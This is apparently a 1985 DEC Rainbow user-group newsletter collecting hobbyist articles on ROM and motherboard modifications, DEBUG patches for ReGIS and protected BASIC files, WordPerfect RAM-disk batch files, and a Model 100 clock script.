The NEC chip is no 80286, though. I've seen only 5% improvement in programs I benchmarked so far. Most were compiled from C source code (SEDT, USQ, SQ, sieve & sort benchmarks). An article in the December 24(!) 1985 issue of PC Magazine reports a 25% improvement for Lotus, but 6% overall, a little higher than I found. I've also heard reports that GW-Basic doesn't work with the V20.

If you don't have a hard disk you may not be able to boot initially. Unfortunately, the Rainbow firmware is not prepared for the faster V20, and self test fails. The result is that 100B/100+ systems will not auto-boot (the Winchester can still be booted manually), and boot from floppy may be impossible in all models.

Restoring Auto- and Floppy-Boot

You can restore the auto-boot and floppy boot capability to your system by making a modified copy of the rom containing the self-test and boot firmware. NOTE, HOWEVER, THAT DEC's COPYRIGHT NOTICE PREVENTS YOU FROM MAKING COPIES FOR ANYONE

BUT YOURSELF.

The rom modificatons should work for versions 04.03.11A of the 100A, and 05.03A of 100B/100+ boot firmware (the first number before the "." identifies the boot rom). However, subtle differences may exist in the boot rom without an external version number change, so before removing the rom, check for the correct version as follows:

1. Start DEBUG at the MS-DOS prompt

2. Enter one of the following DEBUG commands, depending on your system:
100A: D FA00:1FFE 1FFF 100B/100+: D F400:3FFE 3FFF

3. For the 100A, you should see:

FA00:1FF0 91 B2

For the 100B/100+, you should see:
F400:3FF0 47 A0

Note: the extra spaces in the display and trailing characters are not shown here.

If you have the correct version, you'll need a blank 2764 (100A) or 27128 (100B/100+) eprom to make the copy, plus access to the following equipment:

o A prom programmer/duplicator which allows specific prom locations to be changed for a duplicate operation

o A small flat blade screwdriver

o A chip extractor (preferred to a screwdriver for removing chips)

o The Pocket Service Guide (EK-PC100-PS-002) or Technical Manual Addendum (EK-RB100-TM-001). 100A owners should have either the Pocket Service Guide or the Technical Manual (EK-PC100-TM-001).

Disassemble the system and remove the boot rom, identified as "ROM 0" on page 3-4 of the Technical Manual Addendum, or page 11-17 of the Technical Manual, or pages 87-90 of the Pocket Service Guide. If your system has a QIKEJECT(tm) socket be careful to follow the directions for removing the rom. Set up your prom programmer to duplicate the rom with changes to the data at locations as follows (all hexadecimal):

100A:

Location	Data
043F	64
067D	20
1FFE	2B
1FFF	70

100B/100+:

Location	Data
072F	64
0B36	20
3FFE	1B
3FFF	88

I'd like to hear from anyone who succesfully modifies a 100A prom, since only the 100B version has been tested.

If your boot rom fails the version check, give me a call to discuss the details of making the changes to a different rom version. Call evenings or weekends at (703) 337-4565.

(c) 1985 by Carl W. Houseman. All rights reserved.

[Editor's Note: Making this kind of hardware modification will void your warranty or service contract. Neither the author nor WARUG can be responsible if you choose to make these modifications.]

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LOW COST RAINBOW NETWORK FOR THE CLASSROOM
by Jerry Maupin

I'm sure everyone has seen local area networks (LANs) advertised for the classroom. During the September TRI-STATE DECUS meeting I had the opportunity to view an unusual LAN, by Gary Johnston (member of WARUG), and Dir. of Academic Computing, at Norther Kentucky University. He and his staff have implemented a Rainbow LAN that is, in my opinion, revolutionary.

When Gary started evaluating systems for networking, he was faced with the same choice the rest of us have, LANs which are expensive and really not exactly suited for a classroom. Gary wanted a network which shared only the instructor's video with the students, not their CPU's.

He first contacted DEC for information on interrupting the video signal somewhere on the graphics card. DEC informed him that it could be done but it would probably void their warranties. End of search, right? Wrong, with the help of Myers Electronics in Cincinnati, Ohio they have solved their problem.

Their system consists of 21 Rainbow 100Bs with memory ranging from 256Kb to 340Kb, monochrome monitors, graphics options, 2-disk drives and LA50 printers. The master unit has a switch which allows the instructor to choose one of the following actions:

1. Blank all CRT's. (This really gets the students' attention.)

2. Display Instructor's Screen on all Terminals. (This allows the instructor to demonstrate what your screen should look like if you have done a procedure correctly.)

3. Project a display from another system to all of the attached CRT's. (This allows the instructor to display software that runs on an IBM or APPLE to students using Rainbows.)

4. Display closed circuit television broadcasts on each terminal. (This shows exactly what the instructor is doing in the same relationship the students will need to accomplish that same task. Works either live or from a VCR or equal.)

The entire networking system (for 21 units) cost less than 2 Mini exchanges and is more appropriate for a classroom situation. Students do not have to constantly look up from monitor to instructor, and people in the rear of the classroom can see just as well as those in the front. Also, blanking the screen not only gets the students attention but discourages the students from fiddling during an explanation, since none of their actions show on the screen.

For additional information call or contact:

Gary Johnston
Director Academic Computing
Northern Kentucky University
510 Administration Center
Highland Heights, Kentucky 41076
(606) 572-5100

Gary Klassmeier
Myers Electronics
7200 Montgomery Road
Cincinnati, OH

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RAINBOW ReGIS--SOFTWARE PATCH FOR VT102, VT125, AND VT240 TERMINALS

Rainbow ReGIS users who were previously unable to use generic ReGIS programs because they called for terminals which were not supported under Rainbow ReGis can now make a patch to the applications program which alleviates the problem. The patch allows the user to configure several different versions of executable files on the Rainbow ReGIS software so it sends the desired terminal identifier to the host software.

To apply the patch to Rainbow ReGIS running under MS-DOS, follow these instructions:

1. Make a copy of the REGIS.EXE file. DO NOT apply the patch to the original version of the executable file. The copied version

cannot have a file extension of EXE. The recommended way is to copy REGIS.EXE to a file having a name that will reflect the type of terminal you desire to emulate. For example:

```
COPY REGIS.EXE REGIS102.DAT /V
COPY REGIS.EXE REGIS125.DAT /V
COPY REGIS.EXE REGIS240.DAT /V
```

You should create one file for each terminal type (VT102, VT125, or VT240) as desired.

2. Enter the DEBUG utility using the following command:

```
DEBUG <filename.xxx>
```

where <filename.xxx> is the name of the ReGIS file created in Step 1.

e. DEBUG will come up with a "-" prompt. At this prompt, type

```
e9A97
```

then type RETURN. DEBUG will show you the starting address and an offset. After the offset, there should be two characters that represent the contents of the current location. These characters must be "1B". If not, either your version of Rainbow ReGIS is not the version that Digital is currently selling, the file extension is not .DAT, or the file has previously been altered in some way.

4. To apply the patch, you must first type in a series of characters. There is a different set of characters for each terminal type. Choose the sequence which matches the terminal type to be emulated.

VT102:

```
1b<SPACE>5b<SPACE>3f<SPACE>36<SPACE>63<SPACE>00<RETURN>
```

VT105:

```
1b<SPACE>5b<SPACE>3f<SPACE>31<SPACE>32<SPACE>3b<SPACE>37
<SPACE>3b<SPACE>30<SPACE>3b<SPACE>31<SPACE>30<SPACE>32
<SPACE>63<SPACE>00<RETURN>
```

VT240:

```
1b<SPACE>5b<SPACE>3f<SPACE>36<SPACE>32<SPACE>3b<SPACE>31
<SPACE>3b<SPACE>32<SPACE>3b<SPACE>33<SPACE>3b<SPACE>34
<SPACE>3b<SPACE>36<SPACE>3b<SPACE>37<SPACE>3b<SPACE>38
<SPACE>63<SPACE>00<RETURN>
```

5. After the sequence has been keyed in and the return key pressed, the "-" prompt will reappear on the screen. At this prompt,

type:

```
w<RETURN>
```
and then type

```
q<RETURN>
```

This will return you to the operating system leve.

6. You must now rename the file so that it will contain a .exe extension. Be sure to keep the original ReGIS.exe file in a safe place.

```
RENAME <filename.xxx><SPACE>filename.exe>
```

7. To start Rainbow ReGIs, enter in your new executable file name and press <RETURN>.

....

To apply the patch to Rainbow ReGIS running on the CP/M-86/80 operating system, follow these instructions:

1. Make a copy of the REGIS.CMD file. (There is no need to make it a .DAT file like the one needed for MS-DOS.) It is recommended that you copy REGIS.CMD to a file having a name that will reflect the type of terminal you desire to emulate. For example:

```
PIP REGIS102.CMD=REGIS.CMD[ROV]
PIP REGIS125.CMD=REGIS.CMD[ROV]
PIP REGIS240.CMD=REGIS.CMD[ROV]
```

You should create one file for each terminal type (VT102, VT125, and VT240) that you desire.

2. To enter the CP/M Debugger, type

```
DDT86
```

and then type RETURN. When the DDT 86 prompt "-" appears on the screen, type

```
r<filename.xxx><RETURN>
```

where <filename.xxx> is the name of your new ReGIS file, with the letter "r" in front of it. There should be no spaces in the command sequence between r and the filename. DDT86 will return the starting address and ending address of the file.

3. At the next prompt, type

```
s97E5<RETURN>
```

You will now get the address and the current contents of that address.

4. To apply the patch, you must type in a series of characters. There is a different set of characters for each terminal type. Choose the sequence that matches the terminal type to be emulated.

VT102:

1b<RETURN>5b<RETURN>3f<RETURN>36<RETURN>63<RETURN>00<RETURN>
.<RETURN>

VT125:

1b<RETURN>5b<RETURN>3f<RETURN>31<RETURN>32<RETURN>3b<RETURN>
37<RETURN>3b<RETURN>30<RETURN>3b<RETURN>31<RETURN>30<RETURN>
32<RETURN>63<RETURN>00<RETURN>.<RETURN>

VT240:

1b<RETURN>5b<RETURN>3f<RETURN>36<RETURN>32<RETURN>3b<RETURN>
31<RETURN>3b<RETURN>32<RETURN>3b<RETURN>33<RETURN>3b<RETURN>
34<RETURN>3b<RETURN>36<RETURN>3b<RETURN>37<RETURN>3b<RETURN>
38<RETURN>63<RETURN>00<RETURN>.<RETURN>

5. After you press the last <RETURN>, you will get the DDT86 prompt. At the prompt, type:

w<filename.xxx><RETURN>

where <filename.xxx> is the name of the new ReGIS file, with the letter w in front of it. There should be no spaces in this command sequence between the w and the filename.

6. At the next prompt, press CONTROL/C to exit from DDT86.

7. To start Rainbow ReGIS, enter in your new executable filename and press <RETURN>.

8. Helpful Hint: It is a good idea to include SET TERM/INQUIRE in your LOGIN.CMD file residing in your VAX account. If you do not have this command file in your account, it can easily be created with one of the system editors (such as EDT), or you can issue the command at the DCL prompt. By issuing this command, each time you log into your VAX account, the system will prompt you with "Enter Terminal Type."

Note: For those who have purchased Advisory Services, additional information, if necessary, can be obtained by calling Digital's Customer Support Center in Atlanta at (800) DEC-8000.

[Editor's Note: DEC believes that this information is accurate as of December, 1985. The information is subject to change

without notice. Digital is not responsible for any inadvertant errors.]

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A DO-IT YOURSELF GUIDE TO UPGRADING YOUR "A" MOTHERBOARD TO A "B" MOTHERBOARD

By R. M. and J. P.
Milwaukee PC LIG

If you own a Rainbow 100A and would like to upgrade it to a 100B so that you can boot CP/M-86/80 or MS-DOS version 2.05 directly from your hard disk, this article will tell you how. First, however, a warning. This conversion will not give you all of the features that a B motherboard would [see above for the differences]. Furthermore, it requires you to cut one mother board trace, solder 3 jumper wires, and to have access to a 2764 prom burner. You will have to acquire two 27128 proms from a Rainbow 100B so that you can transfer their contents onto four 2764s.

There are three 2764 prom sockets on the 100A motherboard, which are designated by chip numbers E89, E90, and E91. These proms are selected by the 74S138 memory address decoder designated by chip number E61. The three 2764 proms of the 100A are located at the following hexadecimal address ranges: E89 at FA000FBFFF, E90 at FC000-FDFFF, and E91 at FE000-F7FFF of the 8088's memory space. In the 100B there are two 27128 proms located at memory addresses F4000-F7FFF and FC000-FFFFF. In order to get the 100B firmware to run in the 100A, you will need to transfer the contents of each 27128 into two 2764's (upper and lower 64K of the 128K prom).

Once this is done, you should have four 2764s in the follwing address ranges, F4000-F5FFF, F6000-F7FFF, FC000-FDFFF, and FE000-FFFFF. Since two of these address ranges exactly match the address ranges of the 100A prom sockets (i.e., E90 and E91) these proms can be directly inserted into the proper socket of the motherboard (FC000-FDFFF into E90 and FE000-FFFFF into E91).

Take the remaining two proms and bend pin 20 (chip enable) up so that it will not go into the socket when the prom chip is inserted. Piggyback on of the proms on the other and solder all of the pins (except pin 20) together. Solder one end of a piece of insulated wire (4-5 inches long) to pin 20 chip enable of each of the piggy-backed proms. Insert the piggy-backed proms into socket E89 on the motherboard making sure that the protruding chip enable lines do not make electrical contact to any other component on the board. Now solder the end of the chip enable wire of the F4000-F5FFF prom to pin 12 of the memory decoder chip designated in E61 on the motherboard. Solder the chip enable wire of the F6000-F7FFF prom to pin 13 of the memory decoder chip. Pins 12 and 13 of the 74S138 were not connected to anything else on the motherboard, so no traces need to be cut before tacking the chip enable wires on.

This completes the 100A to 100B firmware adaptation which will allow CP/M-86/80 to booth from the hard disk. In order for MS-DOS 2.05 to boot from the hard disk, an additional

modification must be made. The 100A interrupt vectors are fixed at hexedecimal 20 through 27. when running MS-DOS 2.05 these vectors must appear at hexedecimal A0 through A7. This interrupt vector switching is accomplished in the 100B by connecting the unused DTR output line of the 8251 UART (E87) to D7 of the 74LS244 (E72) interrupt vector buffer.

To duplicate this connection in the 100A you must first cut a trace on the motherboard which connects D7 (pin 17) of the LS244 (E72) to the ground (note: be careful choosing the location to make the trace cut since other input pins of E72 are connected to the ground and must stay that way). After the trace has been cut, solder one end of a piece of insulated wire (7 to 8 inches long) to pin 17 of E72 (74LS244) and the other end to pin 24 (DTR) of E87 (8251 UART).

Reassemble the Rainbow and run the Rainbow 100B diagnostics to make sure everything is in proper working order.

[Editor's note: Do not attempt this modification unless you are very experienced with electronics. Replacing a motherboard is expensive. Keep in mind that these changes will void your warranty or service contract. Before printing this, I attempted to get a statement from DEC's legal department, but got no answer on whether copying the proms in a Rainbow B is a legal violation.]

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RUN WORDPERFECT FASTER IN RAM
by Daryl Pope
New Haven, CT

For those Rainbow users who use Word Perfect and have a large RAM disk installed (192 or >), the following procedures enable you run WP from your RAM disk. Running WordPerfect on a RAM disk prevents excessive and timely disk acessing time.

The installation procedure detailed below is for WordPerfect version 3.0. With later versions, you may have to add the appropriate new files in the copy sequence of the batch file. The slash (path name) following the disk names are necessary.

I have assumed that G:\ is the RAM disk and E:\ is the directory that the WP system files are located in. Substitute your particular disk drive names and directories if different from these.

1. Make a batch file called WORD.BAT consisting of the following ten lines. Use WP or some other editor but make sure the file is saved in ASCII (called DOS text in WP).

```
copy E:\WP.EXE G:\
copy E:\WPDEFOV.FIL G:\
copy E:\WPMENU.FIL G:\
copy E:\WPERROR.FIL G:\
copy E:\WPFEED.FIL G:\
```



```
copy E:\WPRINTER.FIL G:\
copy E:\WPFONT.FIL G:\
copy E:\WPSYS.FIL G:\
G:\
WP/M=CHG
```

These lines copy most WP system files and a macro file (explained later) into RAM. The last two lines of the batch file change the current directory to the RAM disk, and start WP respectively.

When I first used WP from RAM I discoverd that it is too easy to lose a file by inadvertently saving it to RAM - since the default disk drive was the RAM drive instead of a hard or floppy disk. To alleviate this potential problem I use Word Perfect's autoexecuting macro capability to instruct WP, upon start-up, to change the default directory to the hard or floppy disk intended for file storage.
Here are the steps required to contruct the autoxecuting macro.

1. Start WP in the usual fashion.

2. Hold the <SHIFT> key down while pressing the <DO> key. WP prompts you to enter MACRO NAME, type CHG <RETURN>

3. Press the <F4> key then 2

4. Enter the name of the disk (and directory e.g. E:\) that you plan to use as the default drive for storage, then <RETURN> <RETURN>

5. Hold the <SHIFT> key down while pressing the <DO> key

6. Exit WP and if it isn't already there, copy the CHG.MAC file to the disk (and directory) that contain the WP files.

(Note: WP provides the file name extension .MAC) You now have a macro that will execute those key strokes when the macro is called up.)

There is one more step to take care of and WP will be set to execute from RAM. Follow these steps carefully, it only needs to be done once if done correctly. The following procedure changes WP's default drive(s). * From E:\ start WP by typing WP/S <RETURN> Press number 3 for system files. WP prompts "WHERE DO YOU PLAN TO KEEP THE FOLLOWING FILES?" enter G:\ <RETURN> When asked where the dictionary file is to found, enter the appropriate drive. Press 1 to save these directives and enter WP. Exit WP in the usual fashion. Whew! your ready to try it out. From E:\ simply type the name of the batch file WORD <RETURN> you will see the WP system files copied into RAM and then WP start. Good luck and feel free to contact me if you have any questions.

If at some point you want to run WP from E:\ start WP from drive E:\, WP will ask you for the location of the system files enter E:\ <RETURN>q

==========

WORDPERFECT IN RAM

by Bruce Jackson
Buffalo, NY

Introduction and a Problem

Daryl Pope's article in the December 1985 WARUG NEWSLETTER (2:12) on running WordPerfect in RAM was very useful, but it sets up one potential problem: if you have WP installed in RAM and then leave it (perhaps to run some other programs also in RAM or on disks), then return to WP by typing E:WP, there is no automatic installation of a nontransient drive to which files are saved. It is easy enough to forget to run the CHG macro once inside WP, which means valuable files can be lost should the computer power down or lock. The problem can be avoided by having the WP command itself function as a macro so CHG is installed wherever the loading command is initiated.

Pope's Conventions:

Pope used G:\ for the RAM drive and E:\ for the disk containing containing the WP system files; E:\ would also be used to store text files. That assumes a Winchester. In the command sequences that follow, I'll assume just A: and B: floppies, with the RAM drive as E:. If you have a Winchester, adjust accordingly, and remember to use \ for the paths.

Pope's command sequence had separate command lines in the batch file for transferring each of the WP files to the RAM drive. For WordPerfect 4.0, all that can be done with two commands:

```
COPY *WP*.* E:
COPY {WP}SYS.FIL E:
```

Pope didn't include the help file in his list of files to be copied to RAM drive, I assume because it is so bulky and because WP is so lucid you don't need the help file once you've been using it for a few months. People who need the help file will be transferring that anyway, and people experienced enough not to need it aren't taking up space for it on their floppies or Winchesters. In any event, the WP*.* command will transfer whatever WP files you are currently using.

Installing WordPerfect on MDrive:

These are the steps for installing WP on RAM drive and ensuring that reinstallation will always save text files to a non-transient drive.

(1) On the drive or disk holding your WP files, type:


```
RENAME WP.EXE WPX.EXE
```

[We will have a WP.BAT file on the RAM drive. If two files with the same prefix have .EXE and .BAT suffixes, MS/DOS will execute the .EXE file. To make sure DOS "sees" the .BAT file, we alter slightly the name of the .EXE file.]

(2) Create WORD.BAT file on your WordPerfect system disk. Assuming you have it in the A: drive, from the A: prompt type:

```
COPY CON WORD.BAT
COPY WP*.* E:
COPY {WP}SYS.FIL E:
E:
WP/M=CHG^Z[RET]
```

The last line sets up WordPerfect on RAM drive (E: in this case) and immediately executes the CHG macro, making B: the default drive. Whatever you save will be saved to B:, not to E:. (If for some reason you want to save temporarily to E:, tell the program that when you get the bottom line prompt after pressing [SAVE] or [EXIT].

^Z ([CONTROL] Z, that is) indicates to DOS that you're done writing the console command sequence. I've heard that if you type the ^Z on the same line as the last command the program executes a half second faster. I don't know if this is true, but the placement does no harm in any case.

I use a lot of macros in WordPerfect--addresses, page formats, pitch, and modes, etc. You can store macros in any drive, but I find it most convenient to store them on the WP system drive. If you're running WP in RAM drive the macros execute almost instantaneously--very nice. I have, therefore, a command line in my WORD.BAT file to copy those frequently-used macros. Since the copying is to an electronic drive the process is very fast, even from a floppy. From a Winchester the whole copy sequence is extremely fast. My command sequence, operating from a floppy in A:, reads:

```
COPY CON WORD.BAT
COPY *.MAC E:
COPY WP*.* E:
COPY {WP}SYS.FIL E:
E:
WP/M=CHG^Z
```

(3) Create WP.BAT:

```
COPY CON WP.BAT
WPX/M=CHG^Z[RET]
```

This is what you use to load WordPerfect when the files have already been transfered to the RAM drive. If you've come out of WP to run MINITEL or some other operation, there's no need to go

through the entire copying procedure again just to get to the command line. Note that this command line includes and immediately executes the CHG macro, ensuring that all SAVE DOCUMENT commands form WP direct files to a non-transient drive. Since there is no WP.EXE file on any of the drives, you invoke this with a simple "WP".

(4) Go into WP and create the CHG macro:

```
[SHIFT][MACRO]
CHG
[LIST FILES]
= B:            (or wherever else you want the text files saved)
[SHIFT][MACRO]
```

When you boot up, the system will go to A: and will ask for DATE and TIME, then you will get the A: prompt. Type "WORD" and the computer will:

```
--copy the WP files to E:     (the RAM drive)
--change to E: as the active drive
--load WordPerfect in E:
--execute the CHG macro.
```

The CHG macro, as Daryl Pope pointed out, is EXTREMELY important because it ensures that your files will be saved to disk. If you don't have the CHG macro, your files will be saved to RAM, which means they disappear should you ever have to reboot.

Autoexecing It

If you are working from floppies and will be booting from the WP disk, you can do the whole thing with an AUTOEXEC.BAT instead of WORD.BAT. The only difference is you would create an AUTOEXEC.BAT file:

```
COPY CON AUTOEXEC.BAT
DATE
TIME
COPY WP*.* E:
```

. . .then everything else is the same.

Miscellaneous Notes

If you are going to run WP from RAM, remember to run the WP/S program and tell the setup that the WP system files will be kept on E: (or a higher designation if you have a Winchester installed). You just have to do that once.

If you have 896K RAM you could add other programs you're likely to run as well--a comm program such as MINITEL, for example. With that much RAM you could add "COPY MINTEL:EXE" to the command sequence and still have plenty of room to

function. If you have 640K or so, you might partition the MDRIVE with five 64K blocks and install only WP there.

If you have just 256K RAM you don't have enough room to run WordPerfect from RAM drive. With 256K you can only set up two 64K MDRIVE sectors and WordPerfect needs a minimum of three, preferably more. If you use WP regularly and don't have enough RAM to run it from MDRIVE, consider replacing those 64K chips with 256K chips. Hitachi 256K 150ns chips are currently going for only $2.57 each, which means you can upgrade a 256K Rainbow 100B to 896K for only $75 and about fifteen minutes of simple work.

Bruce Jackson can be reached at (716) 881-3626.

==========

UNPROTECTING BASIC PROGRAMS

There are three ways to save BASIC programs: ASCII files, binary files, and protected (encrypted) files. Saving via ASCII file is the most convenient since the file itself can be read and modified by a word processing program. the ASCII file can be loaded into BASIC and listed easily. ASCII files are saved by specifying the A parameter while in BASIC (eg., SAVE "FILENAME", A). Binary files are saved without specifying a parameter. They cannot be typed to the screen--all you'll see is garbage--or modified by a text editor. If the binary program is loaded into BASIC, it can then be listed and modified by the BASIC editor. The binary file is automatically saved from BASIC if you forget to or omit specifying a parameter (eg., SAVE "FILENAME").

You can also generate a protected file in BASIC by specifying the P parameter (eg., SAVE "FILE", P). This binary protected file cannot be listed after it is loaded into BASIC. You will get an illegal function call with no lisint. The program can be executed (run), however.

But what do you do if you need to list and modify a program which has been saved in protected format? You will need to use DEBUG. This article shows how to do that by first making some files, then using DEBUG to examine them.

Making a Program

Invoke BASIC, and enter the following short program:

```
10 PRINT "AAAAAAAA"
```

Save the program twice, first as a binary file, then in protected format:

```
SAVE "BTEST"
SAVE "PTEST", P
SYSTEM
```

The command, SYSTEM, returns you to DOS from BASIC.

Now use DEBUG to examine the files. Follow the examples given below. the text in brackets [] is only comment, and should not be entered.

```
E:<DEBUG              [Invoke DEBUG]
-N PTEST.BAS          [Name the file to examine, in this case,
                      PTEST.BAS]
-L                    [Load the file into DEBUG--it loads at 100
                      HEX]
-R CX                 [What is the value of the register CX--that
                      is, the length of the file]
-CX 0015              [The file length of CX = 15 HEX bytes]
:                     [DEBUG gives the option to change the value.
                      Just enter RETURN]
<RETURN>
-D 100 L 15           [Dump file starting at address 100, length =
                      15 HEX bytes]

XXXX:0100   FE 03  A7 BF  54 E2  12 BD-30  44 38 5C E1 D1 62 CE
                    ~./?Tb.+0D8\aQbN              [All of the
                                                  above, starting
                                                  at XXXX, will
                                                  be on a single
                                                  line]
XXXX:0110  C3 B2 67 13 1A    C2g. .
-N BTEST.BAS          [Pick another file]
-L                    [Load the file]
-R CX                 [Check file length]
CX 0015               [File is same length]
:<RETURN>
-D 100 L 15           [Dump file starting at 100 for 15 HEX bytes]
XXXX:0100  FF 5C 10 0A 00 91 20 22-41 41 41 41 41 41 41 41
                    .\.... "AAAAAAAA
                    [Again, all of the above appears on a single
                    line]
XXXX:0110  22 00 00 00 1A   ".....
-Q                    [Quit DEBUG. It will return you to DOS]
```

Examine the two file dumps. The information from the DEBUG dump of PTEST.BAS does not mean anything at first glance, while the characters from the degug dump of BTEST.BAS can be easily recognized. both files are of equal length and end with 1A (Control Z), the marker for end of file. The first byte is either FF (BTEST) or FE (PTEST). after this, the protected file has probably been converted by some algorithm so that it is no longer meaningful. Still, both files can be loaded into BASIC and work. The first byte indicates the type of file (FE for protected, FF for binary), and after loading the file into BASIC, and reversing the algorith, it may be possible to retrieve the encoded file.

```
LOAD "PTEST"          [Invoke BASIC
SYSTEM                again. While in BASIC, load PTEST, and quit
                      to DOS, which will leave the program in
                      memory.]

E:>DEBUG              [Invoke DEBUG]
-S 100 L FEFF "AAAAAAAA"
                      [Search from 100-FFFF (64K) for string
                      "AAAAAAAA"
XXXX:E222             [Aha! It's at E222 (it may be different on
                      your machine)]
-D E210 L 20          [Dump the area near E222, and compare it with
                      previous dumps]
XXXX:E210  00 00 00 00 00 00 00 00-00 00 00 5C 10 0A 00 91
                      ...........\....
XXXX:E220  20 22 41 41 41 41 41-41 41 22 00 00 14 00
                      "AAAAAAAA".....
                      [E21A is the start of the file. FF was there
                      in BTEST.BAS dump)]
-H E21A 15            [HEX arithmetic start of file + 15 (N1 N2)]
E22F  E205            [N1+N2 N1-N2, therefore file starts at E21A
                      and ends at E22F]
-M E21A E22F 100      [Move bytes at E21A-E22F down to start at
                      address 100]
-D 100 L 15           [Dump to check if move okay, use previous
                      length 15 HEX]
XXXX:0100  00 5C 10 0A 00 91 20 22-41 41 41 41 41 41 41 41
                      .\.... "AAAAAAAA
XXXX:0110  22 00 00 00 14
                      ".....
-E 100                [Enter (replace) byte at address 100]
XXXX:0100  00.FF      [Change it to FF]
-E 114                [Enter byte at 114 (the 15th HEX byte, keep
                      in mind that zero counts also]
XXXX:0114  14.1A      [Change it to 1A (end of file)]
-N RECOVER.BAS        [Pick a name for the new file you are
                      constructing]
-R CX                 [check register CX, the length of the file]
CX 0000               [It is zero length now, you need to change it
                      to 15 HEX bytes]
:15                   [Changing to 15 HEX bytes, enter 15]
-D 100 L 15           [Do final dump to make sure everything is
                      correct]
XXXX:0100  FF 5C 10 )A 00 91 20 22-41 41 41 41 41 41 41 41
                      .\.... "AAAAAAAA
XXXX:0100 22 00 00 00 1A
                      ".....
-W                    [Write RECOVER.BAS to disk]
Writing 0015 bytes
-Q                    [Quit to DOS]
```

Now load RECOVER.BAS into BASIC and see if it will run and list. If neither occurs, you've made a mistake, try again. If you know the address in memory where BASIC stores the program, and the file length, you can recover a protected file.

Notes about DEBUG: - is the prompt in DEBUG. When a file is dumped or written to screen, you will see the following:

```
XXXX:YYYY  00 01 02 03 04 05 06 07-08 09 0A 0B 0C 0D 0E 0F
                     ................
```

It will all be on one line. XXXX is a 64K segment, YYYY is a relative address in the 64K segment. XXXX and YYYY depend on your computer's memory configuration. The absolute address in memory is

```
 XXXX          ie.,  6CB7
+ YYYY               + 0100
                      6CC70
```

Here are the hexadecimal numbers:

Hex	Arabic
00	0
01	1
02	2
03	3
04	4
05	5
06	6
07	7
08	8
09	9
0A	10
0B	11
0C	12
0D	13
0E	14
0F	15

Here are the DEBUG Commands:
Display Commands

R Register
D Dump
S Search
C Compare
U Unassemble

Data Entry Commands

E Enter
F Fill
M Move
A Assemble

Input/Output Commands

N Name
W Write
O Output

Arithmetic Command

H Hexarithmetic

Execution Commands

G Go
T Trace

(This article was originally published in the Mid-Tennessee DECUS PC LUG Newsletter. The author's name was not given.)

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DIFFERENCES BETWEEN THE DEC RAINBOW 100A AND 100B: A COMPARISON

by Rob Elliott
Sysop, Illini Data FIDO BBS

These are the advantages of the 100B model over the 100A. (Some information has been borrowed from the Rainbow MS-DOS V2.05 technical documentation kit.) There are probably other differences too, but these are the main ones.

--100Bs can boot right from the hard disk to any partition. 100Bs can boot to ANY drive automatically upon power-up.

--Set-up automatically recognizes the correct memory size.

--100B starts with 128K RAM and is expandable to 896K. 100As start with 64K and can be expanded to 832K but a special adaptor board must be purchased.

--Some graphics and communications programs may not work correctly on the 100A.

--The Compose Character key is implemented on the 100B.

--Pressing Ctrl-2 through Ctrl-8 generates the proper control codes.

--All keyboard variations are supported in the base ROM of the 100B.

--The BELL character does not cause a hesitation the first time it beeps, but hesitates only for subsequent BELL characters that occur too close together.

--Set-Up permits a choice of either Caps-Lock ir Shift-Lock mode for the Lock key.

--Set-Up allows you to invoke a National-Replacement-Character set for country specific use.

--Ctrl-xx keys, and all other single keystokes except F1-F5

repeat if Auto-Repeat is selected in Set-Up (even Return repeats).

--The printer's DTR line is monitored when in terminal mode. If it is not asserted, printing does not occur.

--Ctrl-<Symbol> keys are no longer shift-dependant.

--The ESCape sequences for "Erase-in-line" and "Display" now allows selective parameters instead of ignoring all after the first parameter.

--Set-Up text and Error messages are displayed in the selected language.

--Single "Shift-2" and "Shift-3" escape sequences apply only to the next following graphic character, and are not cancelled by an intervening escape sequence or any other non-graphic character.

--The Print-Screen key generates an ESC[12~ in console mode.

==========

USING A RADIO SHACK MODEL 100 TO SET TIME ON THE RAINBOW
by Ron Smith

This article describes how to use a Radio Shack Model 100 Portable Computer as a calendar/clock for the Rainbow 100+. The only special software used by this approach is LCTERM. If anyone would like to contribute an EXE that would read the Model 100 directly, I would like to try it. In any case, the following approach works every time. You'll need to get the two machines ready by typing in the short programs mentioned below.

The following command must be added to the autoexec.bat of the Rainbow:

AUTOEXEC.BAT:

```
command/c getime
```

The file GETIME.BAT, which contains the following, must be added to the Rainbow:

```
echo off
lcterm /sgetime.scr
command/c setime
del setime.bat
```

You'll need a copy of LCTerm. GETIME.SCR is an LCTERM script that contains the following:

```
#i+#lo'setime.bat' #p'EXIT'
#lc#e
```


The script does the following:

```
#i+                 [makes output from Model 100 invisible]
#lo'setime.bat'     [logs output to the named file]
' '                 [sends space between quotes to the Model
                     100 and serves as the required inter-
                     rupt]
#p'EXIT'            [Pauses until the specified string is
                     received from the Model 100
#lc                 [closes the log file]
#e                  [exits LCTERM]
```

When LCTERM exits, SETIME.BAT is executed and contains the following:

```
DATE mm/dd/yy
TIME hh:mm:ss
EXIT
```

Once you've added the programs above to the Rainbow, you'll need to add CLOCK.BA (listing below) to the Model 100:

```
10 CLS
20 GOSUB 425
30 COM ON
60 ON COM GOSUB 100
65 PRINT@130,"WAITING FOR LCTERM"
75 GOTO 65
100 PRINT #1,"DATE ";DATE$
300 PRINT #1,"TIME ";TIME$
350 PRINT #1,"EXIT"
375 FORI=1TO100:NEXTI
400 CLOSE #1
425 POWER OFF,RESUME
450 OPEN "COM:57I1E" FOR OUTPUT AS     1
500 RETURN
```

To use this, turn on the Model 100 first. CLOCK.BA is activated when you turn on the Model 100. CLOCK awaits an interrupt on COM:. Then turn the Rainbow on. That's it! For convienience, I have an A/B switch on my COMM port to switch between my modem and the Model 100. Remember, when CLOCK powers off the Model 100, you have to power it back on by toggling the power switch off and then back on again. Sometimes I forget the A/B switch or I don't power on the Model 100 before LCTERM sends the space. No problem, just turn the Model 100 on and set your A/B switch, then hit the spacebar on the Rainbow. That will interrupt CLOCK and everything should proceed as desired.

[Ron adds: On the subject of A/B switches. . . It used to make me crazy to see the prices on A/B switches until I took the time to put a couple together. I now have access to some cheap domestic labor (my son Peter) and will provide A/B's for $50. He wastes his eyeballs soldering and crimping and I do the quality

control. The box will switch up to 9 signals and you can have any combo of male or female connectors. We don't put the connectors in the box. Instead we run about 3 feet on cable out of the back. This seems to make for less clutter around the box. Ron can be reached at (703) 560-4596, or via a message on the Wash-a-Rug Fido.]

==========

RAINBOW TO DECMATE AND BACK
--WITHOUT USING COMMUNICATIONS SOFTWARE

by Mark Leenhouts
Hope College
Holland, MI

